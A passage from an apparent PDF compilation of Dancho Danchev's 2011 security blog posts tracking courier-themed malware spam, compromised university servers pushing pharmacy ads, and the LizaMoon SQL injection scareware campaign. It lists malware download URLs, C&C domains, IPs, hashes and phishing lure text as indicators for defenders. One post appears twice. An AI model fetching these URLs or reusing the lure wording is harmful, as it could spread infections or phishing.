elsoplongt.com/rk‘,jopbh/qwq - Email: redaccion@elsoplongt.com

accuratefiles.com/rk‘,jopbh/qwq

lulango.com/rk‘,jopbh/qwq - Email: lulango@gmail.com

erherg34gsafwe.com/xgate.php - AS49469, Email: admin@erherg34gsafwe.com

- **erherg34gsafwe.com/ftp/base.bin**

- **erherg34gsafwe.com/ftp/ftpplug2.dll**

- **erherg34gsafwe.com/ftp/base.bin**

Domains responding to:

192.150.16.117

72.41.115.170

74.117.180.216

87.106.193.21

94.63.244.56

Additional malicious activity within *AS49469 (SA-NOVA-TELECOM-GRUP-SRL Sa Nova Telecom Grup SRL*, cour-

tesy of the [4]**ZeusTracker** and the [5]**SpyEye Tracker**:

bigupdate.ru - Email: admin@hotupdaters.ru

bigupdatings.ru - Email: admin@bigupdatings.ru

bigupdater.ru - Email: admin@bigupdater.ru

bigupdates.ru - Email: admin@istuplenie.ru

bigupdating.ru - Email: admin@bigupdating.ru

bigupdaters.ru - Email: admin@bigupdaters.ru

94.63.244.30

metamphcrystal.com - Email: admin@metamphcrystal.com

Related malware-serving domains within *AS49469, SA-NOVA-TELECOM-GRUP-SRL Sa Nova Telecom Grup SRL*

xppclapgirl.com - 89.114.9.33

natnatraoi.com - 12.211.117.127 - Email: barbarasorber@yahoo.com

d34ghqarfrgad.com - 94.63.244.56 - Email: admin@d34ghqarfrgad.com

g3u4g.net - 89.114.9.33 - Email: G3U4G.NET@domainservice.com

suhi4hr.net - 89.114.9.60 - Email: SUHI4HR.NET@domainservice.com

mialedot.ru - 94.63.244.44 - Email: abuse@mialedot.ru

blackmemoso.com - Email: grasp@yourisp.ru

This post has been reproduced from [6]Dancho Danchev's blog.

1. https://lh6.googleusercontent.com/-lXn7bIY3uP4/TXoZKE0rU4I/AAAAAAAAE2k/JaxEcm5V1vM/s1600/dhl.jpg

2.

http://www.virustotal.com/file-scan/report.html?id=99f1e003bbf1025b0bbe257ece65d1704852fd1ba48e6cc79bd39c

de6e6d14c3-1299847160MD5%20%20%20

3.

http://www.virustotal.com/file-scan/report.html?id=24b23bf7ebd03bf5feb0c637ea1e64661e27c78c66684dd49f074a

f2b2505bb7-1299847167

4. https://zeustracker.abuse.ch/monitor.php?as=49469

5. https://spyeyetracker.abuse.ch/monitor.php?as=49469&filter=online

6. http://ddanchev.blogspot.com/

74



Spamvertised FedEx Notifications Spread Malware (2011-03-16 18:14)

[1]

A currently ongoing spamvertised campaign is brand-jacking FedEx for malware serving purposes.

Sample attachments: FedEx letter.zip; FedEx letter.exe

Sample subject: FedEx notification #random number

Sample message: *Dear customer. The parcel was sent your home address. And it will arrive within 7 business day.*

More information and the tracking number are attached in document below.

Thank you.

© FedEx 1995-2011

Detection rate: FedEx letter.exe - [2]**Trojan.FakeAV** - Result: 24/ 43 (55.8 %)

MD5 : 90bef5dff5809682249813fd63b67da4

SHA1 : 2418c01a30a19a2d76b693474a852092e3de4a32

SHA256: a38848786528d235b51fed3adf20050f5c1906d066e02823 11b8bce37d8163a0

Phones back to AS30890 (EVOLVA Evolva Telecom s.r.l.)

94.63.244.56/lol2.exe

94.63.244.56/pod.exe

with **94.63.244.56/allftp.txt**; **94.63.244.56/ftp/db _grab.txt** hosting the sniffed FTP credentials.

Responding to 94.63.244.56 are **d34ghqarfrgad.com** and **erherg34gsafwe.com**, phone back URLs which we've

seen from last week's spamvertised DHL Notifications campaigns, with the use of the IP best described as a desperate

attempt to maintain a C &C infrastructure:

• [3]Spamvertised DHL Notification Malware Campaign

• [4]More Spamvertised DHL Notifications Spread Malware

This post has been reproduced from [5]Dancho Danchev's blog.

1. https://lh4.googleusercontent.com/-Yeka44oRo0A/TYDQ4-a8gOI/AAAAAAAAE2o/eti6Isnhs4Q/s1600/fedex-logo.jpeg

2.

http://www.virustotal.com/file-scan/report.html?id=a38848786528d235b51fed3adf20050f5c1906d066e0282311b8bc

75

e37d8163a0-1300286639

3. http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notificication-malware.html

4. http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html

5. http://ddanchev.blogspot.com/

76



Compromised Universities Leads to Fraudulent Pharmaceutical Ads (2011-03-16 19:30)

[1]

Continuing the "[2]**Compromised University Leads to Fraudulent Pharmaceutical Ads**"; "[3]**Compromised University Leads to Fraudulent Google Brand-jacked Pharmaceutical Ads**" series, in this post we'll discuss two more compromised web servers of educational institutions leading to pharmaceutical ads. Affected Universities are:

Rutgets Energy Institute:

ruei.rutgers.edu/documents/chin.php?adv=cialis20-mg

ruei.rutgers.edu/documents/chin.php?adv=viagra-ratings

ruei.rutgers.edu/documents/chin.php?adv=viagra-999

ruei.rutgers.edu/documents/chin.php?adv=viagra-expired

ruei.rutgers.edu/documents/chin.php?adv=viagra-kako-se

Uploaded redirectors:

ruei.rutgers.edu/documents/chin.php

ruei.rutgers.edu/documents/roar.php

ruei.rutgers.edu/documents/ost.php

Computer Music Center at Columbia University

music.columbia.edu/cmc/pills/index.php?adv=how-to-try-viagra

music.columbia.edu/cmc/pills/index.php?adv=damaskviagra

77



music.columbia.edu/cmc/pills/index.php?adv=brandlevitra

music.columbia.edu/cmc/pills/index.php?adv=vegetalviagra

music.columbia.edu/cmc/pills/index.php?adv=vviagra

[4]

The sampled URLs redirect to the following fraudulent pharmaceutical sites:

pillsedonline.com - 93.170.104.53 - Email: stavros1929@hotmail.com; stavroscomodromos@yahoo.com

buyperfecthealth.com - 93.170.104.53 - Email: stavros1929@hotmail.com

safedrugstock.com - 93.170.104.53 - Email: stavros1929@hotmail.com

securedrugstock.com - 93.170.104.53 - Email: stavros1929@hotmail.com

europharmas.com - 93.170.104.53 - Email: glockner546@hotmail.com

requestpills.com - 93.170.104.53 - Email: stavros1929@hotmail.com; stavroscomodromos@yahoo.com

online-doc.us - 93.170.104.53 - Email: cool _gamer90@mail.ru

pills4sex.eu - 93.170.104.53

securetablets.com - 93.170.104.53 - Email: stavros1929@hotmail.com

alledtablets.com - 93.170.104.53 - Email: stavros1929@hotmail.com; stavroscomodromos@yahoo.com

canadian-refills.com - 178.239.60.214 - Email: privacy-829911@domainprivacygroup.com

Cybercriminals continue purchasing web shells/and stolen FTP credentials to high page rank-ed web sites such

as educational institutions. Monitoring of their operations will continue.

78

This post has been reproduced from [5]Dancho Danchev's blog.

1. https://lh5.googleusercontent.com/-7jn8swH-WSc/TYDlCOrQY-I/AAAAAAAAE2s/8z4cfFFRQ_g/s1600/compromised_unive

rsity_pharmaceutical.png

2. http://ddanchev.blogspot.com/2011/03/compromised-university-leads-to_10.html

3. http://ddanchev.blogspot.com/2011/03/compromised-university-leads-to.html

4. https://lh6.googleusercontent.com/-DkdNzI6iGJQ/TYDoqUNkM_I/AAAAAAAAE2w/JCHBdEF4GEI/s1600/compromised_unive

rsity_pharmaceutical_01.png

5. http://ddanchev.blogspot.com/

79

Spamvertised United Parcel Service notifications serve malware (2011-03-23 15:54)

[1]

A currently ongoing spam campaign is impersonating UPS for malware-serving purposes.

Sample subject: United Parcel Service notification

Sample attachments: UPSnotify.rar; UPSnotify.exe; UnitedParcelServicedocument.exe

Sample message: *Dear customer.*

The parcel was sent your home address. And it will arrive within 7 business day. More information and the

tracking number are attached in document below. Thank you. © 1994-2011 United Parcel Service of America, Inc.

Detection rates:

UnitedParcelServicedocument.exe - **[2]Mal/Bredo-K** - Result: 7/ 41 (17.1 %)

MD5 : b60e95b42106989bc39e175efcc031db

SHA1 : 0fb63dff83db643c9ee42efe617bdd539a5ffb8f

SHA256: 65f14438c3154a74767131a427fbdc50c28a6cbcdcf47f3d418b92c4c168696a

UPS notify.exe - [3]**Mal/Bredo-K** - Result: 17/ 40 (42.5 %)

MD5 : cc040e69121bc19f23ef4a32dbb8a80e

SHA1 : da65b7b277540b88918076949a28e8307ad7e41a

SHA256:
ef5f76e1b20c2083469fbe7e4de4ec9c06689ee105274b1a7
9c9cadbd23d54ae

Upon execution downloads additional binaries from:

193.105.121.33/lol2.exe

193.105.121.33/pod.exe

80

193.105.121.33/spm.exe

Responding to **193.105.121.33** are **undeardarling.com** -
Email: admin@undearhappydear.com and **undearhap-**

pydear.com - Email: admin@undearhappydear.com

Detection rates:

lol2.exe - [4]**Trojan.FakeAV!gen39**- Result: 14/ 43 (32.6
%)

MD5 : 747431a2a4a29f1bfc136e674af99ad0

SHA1 : 8349fc3f5f299d0ca6473e748276ec2b50019330

SHA256:
6009e7f5cbc55e6acb060d9fb33a39a978168a32a0a8c6a24
f201106056cc0db

pod.exe - [5]**Backdoor.Win32.Gbot!IK** - Result: 33/ 42
(78.6 %)

MD5 : f403afdbe4c4c859c8ab018a7ded694c

SHA1 : 1915a46cbb43fcaf8da90af95856d7524b24f129

SHA256:
eddfff99df316669191be0b61a5ae06ee811bbd27110111e69cbd212881fa494

Upon execution phones back to:

healthylifenow.com - 208.109.223.193 - Email: HEALTHYLIFENOW.COM@domainsbyproxy.com

bigbeerclubonline.com - Email: contact@privacyprotect.org

zonetf.com - 96.9.169.85 - Email: janeob@126.com

spm.exe - [6]**W32.Pilleuz** - 10/ 42 (23.8 %)

MD5 : de55498b9f9195f1733df62c7026cf5f

SHA1 : 5520c1220cdd03a64f9b782c2393697ebab154b9

SHA256:
dc2a797e5be968f9d36d4510988fa242c042a3e315fb50a3f9325cae6a1d779d

Upon execution phones back to:

ponel.biz - 46.4.62.17 - Email: web _raskrutka@pochta.ru

itisformebaby.biz - 46.4.10.7; 88.198.46.151; 178.63.63.208 - Email: web _raskrutka@pochta.ru

gmail.com

yahoo.com

hotmail.com

As speculated, cybercriminals have started feeding legitimate sites into their C &C communication patterns in

an attempt to undermine community efforts aimed at tracking their malicious activities.

Related posts:

[7]**Spamvertised FedEx Notifications Spread Malware**

[8]**Spamvertised DHL Notification Malware Campaign**

[9]**More Spamvertised DHL Notifications Spread Malware**

This post has been reproduced from [10]Dancho Danchev's blog.

1. https://lh3.googleusercontent.com/-OgqZi8-vjHU/TYn2AwAWs6I/AAAAAAAAE20/Ct8GpwYkPkU/s1600/ups-logo.jpg

2.

http://www.virustotal.com/file-scan/report.html?id=65f14438c3154a74767131a427fbdc50c28a6cbcdcf47f3d418b92

c4c168696a-1300983540

3.

http://www.virustotal.com/file-scan/report.html?id=ef5f76e1b20c2083469fbe7e4de4ec9c06689ee105274b1a79c9ca

dbd23d54ae-1300884778

4.

http://www.virustotal.com/file-scan/report.html?id=6009e7f5cbc55e6acb060d9fb33a39a978168a32a0a8c6a24f2011

06056cc0db-1300884822

5.

http://www.virustotal.com/file-scan/report.html?id=eddfff99df316669191be0b61a5ae06ee811bbd27110111e69cbd2

81

12881fa494-1300884591

6.

http://www.virustotal.com/file-scan/report.html?id=dc2a797e5be968f9d36d4510988fa242c042a3e315fb50a3f9325c

ae6a1d779d-1300884605

7. http://ddanchev.blogspot.com/2011/03/spamvertised-fedex-notifications-spread.html

8. http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notificication-malware.html

9. http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html

10. http://ddanchev.blogspot.com/



Spamvertised Post Office Express Mail (USPS) Emails Serving Malware (2011-03-25 18:20)

[1]

A currently spamvertised malware campaign is impersonating the USPS for malware-serving purposes.

Sample subject: Post Express Information. Your package is available for pick up. NR[random number]

Sample attachment: Post _Express _Label _ID _[random number].zip; Post _Express _Label.exe

Sample message:

Dear client, Email notice number.[random number]. Your package has been returned to the Post Express office.

The reason of the return is "Error in the delivery address" Important message! Attached to the letter mailing label contains the details of the package delivery. You have to print mailing label, and come in the Post Express office in order to receive the packages! Thank you for using our services. Post Express Support.

Detection rate:

Post _Express _Label.exe - [2]**Medium Risk Malware Dropper** - Result: 1/ 41 (2.4 %)

MD5 : 3c05dd68ee0bfb9b290b9c034f836833

SHA1 : 8a1a00da04c96c8e67b9921652de60463118ea9f

SHA256:
57d58165c79158a42c3e45670aa4176aaae393f371188f91d0ac46022bd3e7c0

[3]

83



Upon execution phones back to:

mialepromo.ru/7Pe8ORoIxs/document.doc

mialepromo.ru/7Pe8ORoIxs/load.php?file=0

mialepromo.ru/7Pe8ORoIxs/load.php?file=1

mialepromo.ru/7Pe8ORoIxs/load.php?file=2

mialepromo.ru/7Pe8ORoIxs/load.php?file=3

mialepromo.ru/7Pe8ORoIxs/load.php?file=4

mialepromo.ru/7Pe8ORoIxs/load.php?file=5

mialepromo.ru/7Pe8ORoIxs/load.php?file=6

mialepromo.ru/7Pe8ORoIxs/load.php?file=7

mialepromo.ru/7Pe8ORoIxs/load.php?file=8

mialepromo.ru/7Pe8ORoIxs/load.php?file=9

mialepromo.ru/7Pe8ORoIxs/load.php?file=uploader

mialepromo.ru/7Pe8ORoIxs/load.php?file=grabbers

mialepromo.ru - 89.208.149.204 (AS12695); 109.94.220.51 (AS47860); 109.94.220.50 (AS47860); 91.199.75.77

(AS44301) 178.17.164.131 (AS43289) 193.22.81.104 (AS28920) - Email: salam@ica.org

Monitoring of the campaign is ongoing.

Related posts:

[4]Spamvertised United Parcel Service notifications serve malware

[5]**Spamvertised FedEx Notifications Spread Malware**

84

[6]**Spamvertised DHL Notification Malware Campaign**

[7]**More Spamvertised DHL Notifications Spread Malware**

This post has been reproduced from [8]Dancho Danchev's blog.

1. https://lh5.googleusercontent.com/-4h7r9aeCojo/TYy3ERI7QcI/AAAAAAAAE24/mqviaOIFgSY/s1600/usps-uspostalservice.gif

2. http://www.virustotal.com/file-scan/report.html?id=57d58165c79158a42c3e45670aa4176aaae393f371188f91d0ac46

022bd3e7c0-1301066754

3. https://lh4.googleusercontent.com/-ChRqBltEGFU/TYy_-WJ6byI/AAAAAAAAE28/wSPPckYvcNA/s1600/post_express_service.PNG

4. http://ddanchev.blogspot.com/2011/03/spamvertised-united-parcel-service.html

5. http://ddanchev.blogspot.com/2011/03/spamvertised-fedex-notifications-spread.html

6. http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notificication-malware.html

7. http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html

8. http://ddanchev.blogspot.com/



Dissecting the Massive SQL Injection Attack Serving Scareware (2011-03-31 19:54)

A currently ongoing massive SQL injection attack has affected hundreds of thousands of web pages across the Web,

to ultimately monetize the campaign through a scareware affiliate program. Such massive SQL injection attempts are

usually conducted using [1]**mass vulnerability scanning tools**, with the help of [2]**search engines** which have

already

[3]**crawled the vulnerable sites**.

What’s particularly interesting about this campaign, is the fact that the used domains are all responding to

the same IPs, including the portfolios of scareware domains, which the cybercriminals naturally rotate on a periodic

basis. Let’s dissect the campaign, expose the domain portfolios and the entire campaign structure.

UPDATED: Related SQL injected URLs [4]courtsesy of WebSense:

online-stats201.info/ur.php - Email: tik0066@gmail.com

stats-master111.info/ur.php - Email: tik0066@gmail.com

agasi-story.info/ur.php - 91.217.162.45 - Email: tik0066@gmail.com

general-st.info/ur.php - Email: tik0066@gmail.com

extra-service.info/ur.php - Email: tik0066@gmail.com

sol-stats.info/ur.php - Email: tik0066@gmail.com

google-stats49.info/ur.php - Email: tik0066@gmail.com

google-stats45.info/ur.php - Email: tik0066@gmail.com



google-stats50.info/ur.php - Email: tik0066@gmail.com

google-server43.info/ur.php - Email: tik0066@gmail.com

stats-master88.info/ur.php - Email: tik0066@gmail.com

eva-marine.info/ur.php - 109.236.81.28 - Email: tik0066@gmail.com

stats-master99.info/ur.php - Email: tik0066@gmail.com

tzv-stats.info/ur.php - Email: tik0066@gmail.com

milapop.com/ur.php - Email: jamesnorthone@hotmailbox.com

SQL injected URLs:

lizamoon.com/ur.php (*67,500 results*) - 91.220.35.151 (AS3721); 91.213.29.182 (AS51786); 95.64.9.18 (AS50244) -

Email: jamesnorthone@hotmailbox.com

alexblane.com/ur.php (*3,920 results*) - Email: jamesnorthone@hotmailbox.com

alisa-carter.com/ur.php (*220,000 results*) - Email: jamesnorthone@hotmailbox.com

alexblane.com/ur.php (*3,920 results*) - Email: jamesnorthone@hotmailbox.com

t6ryt56.info/ur.php (*18 results*) - Email: support@ruler-domains.com

tadygus.com/ur.php (*100 results*) - Email: jamesnorthone@hotmailbox.com

worid-of-books.com/ur.php (*334,000 results*) - Email: tik0066@gmail.com

Upon successful redirection, the campaign attempts to load the scareware domains **defender-nibea.in/scan1b/237** -

46.252.130.200 - Email: jimwei2969@gmail.com

Detection rate:

freesystemscan.exe - [5]**Trojan/Win32.FakeAV** - Result: 9/ 41 (22.0 %)

MD5 : 815d77f8fca509dde1abeafabed30b65

SHA1 : 1b3c35afb76c53cd9507fffee46fb58c29e72bc1

87

SHA256: cd902b92042435c2d70d4bf59acc2de8229bfc367626961f7 6c03f75dcd7e95c

Responding to 46.252.130.200 (AS25190; KIS-AS UAB "Kauno Interneto Sistemos") are also:

antivirus-1091.co.cc

antivirus-1574.co.cc

antivirus-2051.co.cc

antivirus-2525.co.cc

antivirus-2932.co.cc

antivirus-3654.co.cc

antivirus-3833.co.cc

antivirus-4063.co.cc

antivirus-418.co.cc

antivirus-4303.co.cc

antivirus-4749.co.cc

antivirus-495.co.cc

antivirus-5216.co.cc

antivirus-5676.co.cc

antivirus-5802.co.cc

antivirus-6437.co.cc

antivirus-6703.co.cc

antivirus-7081.co.cc

antivirus-713.co.cc

antivirus-728.co.cc

antivirus-7357.co.cc

antivirus-8072.co.cc

antivirus-9009.co.cc

antivirus-9638.co.cc

antivirus-9667.co.cc

defender-aabv.in - Email: leonflanagan7681@gmail.com

defender-aqeu.co.cc

defender-asng.co.cc

defender-atio.in - Email: terriduverger3239@gmail.com

defender-atxo.in - Email: celineiebba9266@gmail.com

defender-bcvs.in - Email: martinefinklea5375@gmail.com

defender-bwuy.co.cc

defender-cron.in - Email: lisasuresh9147@gmail.com

defender-ddbr.in - Email: selenajohansson9195@gmail.com

defender-dteo.in - Email: giovannaraggio5417@gmail.com

defender-eahy.co.cc

defender-eklq.in - Email: sebastiensheppard8680@gmail.com

defender-endl.in - Email: adamgaylard1113@gmail.com

defender-ewum.co.cc

defender-eyde.co.cc

defender-fmof.in - Email: kamillamartin1237@gmail.com

defender-fola.co.cc

defender-gnva.in - Email: ananddaher7294@gmail.com

defender-grlt.in - Email: anthonygaylard9887@gmail.com



defender-hipw.in - Email: angiejohansen9730@gmail.com

defender-hjlk.in - Email: jennwrayford2124@gmail.com

defender-hmfu.in - Email: lynnbone8026@gmail.com

defender-hsug.in - Email: moniquetkarnopp3596@gmail.com

defender-htlu.in - Email: jerihamann4163@gmail.com

defender-iibk.co.cc

defender-iies.co.cc

defender-iksl.in - Email: amarasanders9974@gmail.com

defender-isde.co.cc

defender-iyrc.co.cc

defender-jgnl.in - Email: caseyalzen3316@gmail.com

defender-jihv.co.cc

defender-keod.in - Email: khashayarbirss4814@gmail.com

defender-kuts.in - Email: rogerfrancis3322@gmail.com

defender-kwwh.in - Email: tobyboisseau6505@gmail.com

defender-kzwu.co.cc

defender-labm.in - Email: gregorybradford1520@gmail.com

defender-lcoh.in - Email: timothythomas6924@gmail.com

defender-nhei.co.cc

defender-nrpr.in - Email: burtonalba8156@gmail.com

defender-ojbr.in - Email: fucknielsen8675@gmail.com

defender-osbi.in - Email: fidelslattum2159@gmail.com

defender-pakc.in - Email: sabrinawheelock7642@gmail.com

defender-ppdw.in - Email: divinakempton5670@gmail.com

defender-qfdx.in - Email: hokyeongyancey6369@gmail.com

defender-qotg.in - Email: franchescaili9704@gmail.com

defender-qpwo.in - Email: carlaadams@gmail.com

defender-qsko.co.cc

defender-qumf.in - Email: carlaadams@gmail.com

defender-rlag.in - Email: carmichaelmail@gmail.com

defender-rrin.in - Email: kevincharoenset5321@gmail.com

defender-thga.in - Email: youngantonio6055@gmail.com

defender-ueuv.co.cc

defender-uqko.in - Email: christinakaaikati5574@gmail.com

defender-vflq.in - Email: terriacuna2081@gmail.com

defender-vlmj.in - Email: lauriefreeman9930@gmail.com

defender-vqqn.in - Email: chrisjames4421@gmail.com

defender-vxgh.in - Email: griseldavelez5369@gmail.com

defender-wkiw.in - Email: otisvaladez7778@gmail.com

defender-wqga.in - Email: christodoulosglidden8856@gmail.com

defender-wrhw.in - Email: bradsuresh1406@gmail.com

defender-wtln.co.cc

defender-xcre.in - Email: pavelmayer4891@gmail.com

defender-xnnx.in - Email: pavelmayer4891@gmail.com

defender-ykym.co.cc

movie-iirg.in - Email: misslynn8546@gmail.com

movie-pblv.in - Email: judgewright4021@gmail.com

movies-live-tube-jeyq.co.cc

movie-tkhk.in - Email: terrymeally1288@gmail.com

movie-tube-beym.co.cc

movie-tube-juie.co.cc

movie-ueep.in - Email: celinekevin6179@gmail.com

movieway2011.com - Email: contact@privacyprotect.org

movie-xbtb.in - Email: sanfordross9242@gmail.com

movie-xxnl.in - Email: ianbalitsaris3201@gmail.com

softway2011.com - Email: contact@privacyprotect.org

system-scanner-boep.co.cc

system-scanner-eill.co.cc

system-scanner-eopa.co.cc

system-scanner-ewqq.co.cc

system-scanner-iaap.co.cc

system-scanner-ieyx.co.cc

system-scanner-lcyo.co.cc

system-scanner-ouny.co.cc

system-scanner-oypx.co.cc

system-scanner-qeap.co.cc

90

system-scanner-racv.co.cc

system-scanner-ryes.co.cc

system-scanner-tzii.co.cc

system-scanner-uemo.co.cc

system-scanner-uotu.co.cc

system-scanner-uyxt.co.cc

system-scanner-vpoo.co.cc

system-scanner-xtoi.co.cc

system-scanner-yoyx.co.cc

system-scanner-ytut.co.cc

Rotated scareware domains involved in the campaign, responding to 84.123.115.228 (AS6739; ONO-AS Ca-

bleuropa - ONO):

defender-thga.in - Email: youngantonio6055@gmail.com

defender-wqga.in - Email: christodoulosglidden8856@gmail.com

defender-gnva.in - Email: ananddaher7294@gmail.com

defender-rlob.in - Email: vasikaranfreudenburg2690@gmail.com

defender-abcc.in - Email: rubysmart5057@gmail.com

defender-pakc.in - Email: sabrinawheelock7642@gmail.com

defender-keod.in - Email: khashayarbirss4814@gmail.com

defender-xcre.in - Email: pavelmayer4891@gmail.com

defender-qumf.in - Email: rachelalba1891@gmail.com

defender-fmof.in - Email: kamillamartin1237@gmail.com

defender-uvag.in - Email: espenkeck7682@gmail.com

defender-hsug.in - Email: moniquetkarnopp3596@gmail.com

defender-vxgh.in - Email: griseldavelez5369@gmail.com

defender-lcoh.in - Email: timothythomas6924@gmail.com

defender-kwwh.in - Email: tobyboisseau6505@gmail.com

defender-osbi.in - Email: fidelslattum2159@gmail.com

defender-wbui.in - Email: carlosbuntschu1238@gmail.com

defender-vlmj.in - Email: lauriefreeman9930@gmail.com

defender-hjlk.in - Email: lauriefreeman9930@gmail.com

defender-endl.in - Email: adamgaylard1113@gmail.com

defender-jgnl.in - Email: caseyalzen3316@gmail.com

defender-iksl.in - Email: marasanders9974@gmail.com

defender-labm.in - Email: gregorybradford1520@gmail.com

defender-rrin.in - Email: kevincharoenset5321@gmail.com

defender-sxin.in - Email: taloupavlinovich7166@gmail.com

defender-cron.in - Email: lisasuresh9147@gmail.com

defender-vqqn.in - Email: chrisjames4421@gmail.com

defender-dteo.in - Email: giovannaraggio5417@gmail.com

defender-uqko.in - Email: christinakaaikati5574@gmail.com

defender-qpwo.in - Email: carlaadams@gmail.com

defender-atxo.in - Email: celineiebba9266@gmail.com

defender-rlfp.in - Email: latanyamuscatell9507@gmail.com

defender-vflq.in - Email: terriacuna2081@gmail.com

defender-eklq.in - Email: sebastiensheppard8680@gmail.com

defender-ddbr.in - Email: selenajohansson9195@gmail.com

defender-ojbr.in - Email: fucknielsen8675@gmail.com

defender-drnr.in - Email: sumanvcasquez2008@gmail.com

91

defender-nrpr.in - Email: burtonalba8156@gmail.com

defender-kuts.in - Email: rogerfrancis3322@gmail.com

defender-bcvs.in - Email: martinefinklea5375@gmail.com

defender-grlt.in - Email: anthonygaylard9887@gmail.com

defender-hmfu.in - Email: lynnbone8026@gmail.com

defender-htlu.in - Email: jerihamann4163@gmail.com

defender-aabv.in - Email: leonflanagan7681@gmail.com

defender-ppdw.in - Email: divinakempton5670@gmail.com

defender-wrhw.in - Email: bradsuresh1406@gmail.com

defender-wkiw.in - Email: otisvaladez7778@gmail.com

defender-hipw.in - Email: angiejohansen9730@gmail.com

defender-qfdx.in - Email: hokyeongyancey6369@gmail.com

defender-xnnx.in - Email: sylviawulff2140@gmail.com

defender-xkox.in - Email: ryanmartin7607@gmail.com

The scareware domains have been registered using automatically registered email accounts at Gmail, as a pre-

caution in an attempt to make it harder to expose the campaign by using a single email only.

Monitoring of the campaign is ongoing.

Related posts:

• [6]SQL Injection Through Search Engines Reconnaissance

• [7]Massive SQL Injections Through Search Engine’s Reconnaissance - Part Two

• [8]Massive SQL Injection Attacks - the Chinese Way

• [9]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service

• [10]GoDaddy’s Mass WordPress Blogs Compromise Serving Scareware

• [11]Dissecting the WordPress Blogs Compromise at Network Solutions

• [12]Yet Another Massive SQL Injection Spotted in the Wild

• [13]Smells Like a Copycat SQL Injection In the Wild

• [14]Fast-Fluxing SQL Injection Attacks

• [15]Obfuscating Fast-fluxed SQL Injected Domains

This post has been reproduced from [16]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

2. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

3. http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html

4. http://community.websense.com/blogs/securitylabs/archive/2011/03/31/update-on-lizamoon-mass-injection.aspx

5.

http://www.virustotal.com/file-scan/report.html?id=cd902b92042435c2d70d4bf59acc2de8229bfc367626961f76c03f

75dcd7e95c-1301586582

6. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

7. http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html

92

8. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

9. http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html

10. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

11. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

12. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

13. http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html

14. http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html

15. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

16. http://ddanchev.blogspot.com/



Dissecting the Massive SQL Injection Attack Serving Scareware (2011-03-31 19:54)

A currently ongoing massive SQL injection attack has affected hundreds of thousands of web pages across the Web,

to ultimately monetize the campaign through a scareware affiliate program. Such massive SQL injection attempts are

usually conducted using [1]**mass vulnerability scanning tools**, with the help of [2]**search engines** which have already

[3]**crawled the vulnerable sites**.

What’s particularly interesting about this campaign, is the fact that the used domains are all responding to

the same IPs, including the portfolios of scareware domains, which the cybercriminals naturally rotate on a periodic

basis. Let’s dissect the campaign, expose the domain portfolios and the entire campaign structure.

UPDATED: Related SQL injected URLs [4]courtsesy of WebSense:

online-stats201.info/ur.php - Email: tik0066@gmail.com

stats-master111.info/ur.php - Email: tik0066@gmail.com

agasi-story.info/ur.php - 91.217.162.45 - Email: tik0066@gmail.com

general-st.info/ur.php - Email: tik0066@gmail.com

extra-service.info/ur.php - Email: tik0066@gmail.com

sol-stats.info/ur.php - Email: tik0066@gmail.com

google-stats49.info/ur.php - Email: tik0066@gmail.com

google-stats45.info/ur.php - Email: tik0066@gmail.com



google-stats50.info/ur.php - Email: tik0066@gmail.com

google-server43.info/ur.php - Email: tik0066@gmail.com

stats-master88.info/ur.php - Email: tik0066@gmail.com

eva-marine.info/ur.php - 109.236.81.28 - Email: tik0066@gmail.com

stats-master99.info/ur.php - Email: tik0066@gmail.com

tzv-stats.info/ur.php - Email: tik0066@gmail.com

milapop.com/ur.php - Email: jamesnorthone@hotmailbox.com

SQL injected URLs:

lizamoon.com/ur.php (*67,500 results*) - 91.220.35.151 (AS3721); 91.213.29.182 (AS51786); 95.64.9.18 (AS50244) -

Email: jamesnorthone@hotmailbox.com

alexblane.com/ur.php (*3,920 results*) - Email: jamesnorthone@hotmailbox.com

alisa-carter.com/ur.php (*220,000 results*) - Email: jamesnorthone@hotmailbox.com

alexblane.com/ur.php (*3,920 results*) - Email: jamesnorthone@hotmailbox.com

t6ryt56.info/ur.php (*18 results*) - Email: support@ruler-domains.com

tadygus.com/ur.php (*100 results*) - Email: jamesnorthone@hotmailbox.com

worid-of-books.com/ur.php (*334,000 results*) - Email: tik0066@gmail.com

Upon successful redirection, the campaign attempts to load the scareware domains **defender-nibea.in/scan1b/237** -

46.252.130.200 - Email: jimwei2969@gmail.com

Detection rate:

freesystemscan.exe - [5]**Trojan/Win32.FakeAV** - Result: 9/41 (22.0 %)

MD5 : 815d77f8fca509dde1abeafabed30b65

SHA1 : 1b3c35afb76c53cd9507fffee46fb58c29e72bc1

95

SHA256: cd902b92042435c2d70d4bf59acc2de8229bfc367626961f76c03f75dcd7e95c

Responding to 46.252.130.200 (AS25190; KIS-AS UAB "Kauno Interneto Sistemos") are also:

antivirus-1091.co.cc

antivirus-1574.co.cc

antivirus-2051.co.cc

antivirus-2525.co.cc

antivirus-2932.co.cc

antivirus-3654.co.cc

antivirus-3833.co.cc

antivirus-4063.co.cc

antivirus-418.co.cc

antivirus-4303.co.cc

antivirus-4749.co.cc

antivirus-495.co.cc

antivirus-5216.co.cc

antivirus-5676.co.cc

antivirus-5802.co.cc

antivirus-6437.co.cc

antivirus-6703.co.cc

antivirus-7081.co.cc

antivirus-713.co.cc

antivirus-728.co.cc

antivirus-7357.co.cc

antivirus-8072.co.cc

antivirus-9009.co.cc

antivirus-9638.co.cc

antivirus-9667.co.cc

